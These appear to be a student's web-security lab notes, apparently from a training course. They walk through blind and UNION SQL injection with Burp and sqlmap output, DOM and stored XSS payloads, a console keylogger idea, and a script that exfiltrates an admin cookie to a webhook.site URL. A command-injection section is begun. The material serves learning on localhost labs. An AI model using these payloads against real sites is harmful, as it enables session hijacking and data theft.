
we can automate using INTRUDER:

- on the current request with our `#payload` click CTRL+i --> to send it to Intruder
- click on Intruder Section
- select the 'a' in the payload and add as value



- click on the Payloads section
- in the Payload settings [Simple list] insert our list => Ch from a to z and number 0 to 9

=>




- now click on --> Start attack
- click on Length --> to order by length

=>

`z` --> is the only Ch with different length => we found the first password Ch

  - if you click on the z:
    - open the response

- search below in the bar "welcome" --> we can check if the injection worked



now:
we can continue in this way with BurpSuite
or:
use [cheet > sqlmap]

sqlmap:

- copy the clean request without the payload
- save it inside a txt file

- `sqlmap -r req2.txt --level=2`

```
simone@simone-Legion-Pro-5-16ARX8:~/Desktop/TCM/WEB_LAB/injection_2$ sqlmap -r req2.txt --level=2
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7#pip}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all ap
plicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:50:21 /2024-03-07/

[15:50:21] [INFO] parsing HTTP request from 'req2.txt'
[15:50:21] [INFO] testing connection to the target URL
[15:50:21] [INFO] testing if the target URL content is stable
[15:50:21] [INFO] target URL content is stable
[15:50:21] [INFO] testing if Cookie parameter 'session' is dynamic
do you want to URL encode cookie values (implementation specific)? [Y/n] n
[15:50:38] [INFO] Cookie parameter 'session' appears to be dynamic
[15:50:38] [WARNING] heuristic (basic) test shows that Cookie parameter 'session' might not be injectable
[15:50:38] [INFO] testing for SQL injection on Cookie parameter 'session'
[15:50:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:50:38] [INFO] Cookie parameter 'session' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="your")
[15:50:38] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (2) and risk (1) values? [Y/n] y
```

  - when it asks for:
    - fuzzy test --> n
    - random integer value --> n
    - y
    - n
    =>
    We have a payload

```
sqlmap identified the following injection point(s) with a total of 284 HTTP(s) requests:
---
Parameter: session (Cookie)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: session=6967cabefd763ac1a1a88e11159957db' AND 8865=8865 AND 'IULa'='IULa

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: session=6967cabefd763ac1a1a88e11159957db' AND (SELECT 1938 FROM (SELECT(SLEEP(5)))nvQe) AND 'jerg'='jerg
---
[15:54:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54, PHP 7.4.33
back-end DBMS: MySQL >= 5.0.12
[15:54:43] [INFO] fetched data logged to text files under '/home/simone/snap/sqlmap/36/.local/share/sqlmap/output/localhost'
[15:54:43] [WARNING] your sqlmap version is outdated

[*] ending @ 15:54:43 /2024-03-07/
```

    =>

- we can try to use the payload to find the password:
- `sqlmap -r req2.txt --level=2 --dump -T injection0x02` --> -T to try only for this table
  - URL encode cookie values --> n
  - store hashes --> n
  - crack them via dictionary attack --> n

=>

we found the password:

```
+---------------------+--------------+----------+----------------------------------+
| email               | password     | username | session                          |
+---------------------+--------------+----------+----------------------------------+
| jeremy@example.com  | jeremy       | jeremy   | 6967cabefd763ac1a1a88e11159957db |
| jessamy@example.com | ZWFzdGVyZWdn | jessamy  | 9dedc6891e2839a791ed37157f1241fe |
+---------------------+--------------+----------+----------------------------------+
```

Injection 0x03

goal --> find admin password

Manually

if we type random string --> doesn't return anything

=>

test if webserver is vulnerable:

```
randomString' or 1=1#
```

if it returns something => it's vulnerable (this is the case)

if we search a product => we find his description

=>


let's try to use union --> to find tables and maybe passwords

=>

first find the number of column that we need:

```
Senpai Knife Set' union select null,null,null,null#
```

with 4 null we found something



=>

let's find the tables:

```
Senpai Knife Set' union select null,null,null,table_name from
```

`information_schema.tables#`

let's find usernames:

`Senpai Knife Set' union select null,null,null,username from injection0x03_users#`

we found an username --> takeshi

> **Example**
>
> if we don't know the column name
> =>
> we can:
>
> - guess it
> - enumerate it

let's find passwords:

`Senpai Knife Set' union select null,null,null,password from injection0x03_users#`


we found a password --> onigirigadaisuki

finish :)

sqlmap and BurpSuite

- enable foxyproxy
- click on Target > Scope Settings > Add > `http://localhost` > Ok > Yes
- click on one of the POST request
- copy it
- save it in a txt file and substitute the last with --> `product=test`

- `sqlmap -r req.txt -T injection0x03_users --dump`



XSS

Cross Site Scripting (XSS) --> let us execute JavaScript in a victim browser
3 types:

- reflected:
  the script that you're trying to inject --> comes from the current HTTP req
  =>
  - you send a request
  - you receive a response
    => the malicious script is included --> in the response

  you can only target yourself unless:
  - the payload is inside --> the URI
  - you entice a user --> to click on the link (enitce = attract)
- stored:
  more powerful
  - payload is stored in something like a --> DB
  - payload can be retrieved later
    =>
    it allows to attack other users
- DOM-based:
  - client side has some --> vulnerable JS
  - this vulnerable JS uses --> - untrusted inputs
    - instead of having a vulnerability server side

Check if page is XSS vulnerable

- open the page
- open the console --> `CTRL+shif+C`
- try:
  - `alert(1)`


- `print()`
- `prompt('hello')`

Other cool thing

in the console:

- `function logKey(event){ console.log(event.key) }` --> create a fz that print the event
- `document.addEventListener('keydown', logKey)` --> when press keys => execute the fz

=>



if I type something inside the webpage => it will be printend inside the console

=>


imagine if we substitute the action inside the function that runs we press something

Es --> we substitute with a fetch API

Attacks

DOM XSS 0x01

we have a input where we can add text




this is --> DOM-based XSS
bc:
if you open the console --> you can see that the served doesn't send request
=>

- it's happen entire locally
- the vulnerability is within the client
  =>
  it's a DOM-based XSS

let's try basic paylaod:

```
<script> prompt(1) </script>
```



this didn't work:

- even if it's added to the page
- the code is not called
  =>
  we need a trigger

trigger example:

```
<img src=x onerror="prompt(1)">
```

document tries to load x
=>

- it will throw an error
- on the error we can execute come JS
  =>
  it works

if it works try to redirect the user to another web page:

```
<img src=x onerror="window.location.href='https://google.com'">
```

Stored XSS 0x02


first we need to:
setup a container for testing --> this allow us to:
- have multiple sessions open
- test across different users
in this way:
we can check if the --> XSS is stored
=>
follow these steps


Now:

- copy the lab URL
- Open Multi-account plugin > click on Container 1 => it will open a new page as "container 1"
- paste the URL in this new page => we can access the LAB as user1
- to the same for --> Container 2

when you are testing for XSS:
you can first check for --> HTML injection
=>

- `<h1> test </h1>`





=>
it works

=>
let's try with:

- `<script> prompt(1) </script>`
  it works

=>

- try to refresh the page for Container 2 session
  =>
  you'll see that --> the prompt will open even for the second user
  =>
  every user that will come to this page --> it will affected by this injection

XSS 0x03

- set up firefox multicontainer plugin
- open 2 page as the 2 containers
  - into container 2 connect to --> http://localhost/labs/x0x03_admin.php
  goal:
- still the admin cookie
- don't popup in alert box --> but EXFILTRATE IT
  =>
  - from container 1 --> we will create the payload
  - from container 2 --> we will trigger the payload


=>
if you send some data from the input --> you'll see it inside the admin page
=>
let's try with HTML injection:
`<h1> test </h1>`
--> both input are vulnerable

Popup Cookies

let's first popup the cookie:
`<script> alert(document.cookie)</script>`
=>
if you refresh the container 2 --> you'll see a popup with the admin cookie
=>

Exfiltrate Cookies

- open WebHook website
- copy the unique URL
- at the end of it --> `/?`
- type in the vulnerable input
  `<script> var i = new Image; i.src="https://webhook.site/a67abe7f-f8f9-44af-bf90-6f29be6fd833/?"+document.cookie; </script>`
- refresh the admin page
- we got the cookie



Command Injection

serious vuln:
bc if you find it => you can:
- compromise the entire app
- compromise the host
how it works:

- the app takes an input from the user
- pass that into a --> function
- the function --> executes it as code

Basic - 0x01

- open the first lab
- we have a network check:
  - if we type an URL we get:
    - the command that the site executes
    - the result
    - 

- open the App Sec explained --> and check for Injection > Command Injection

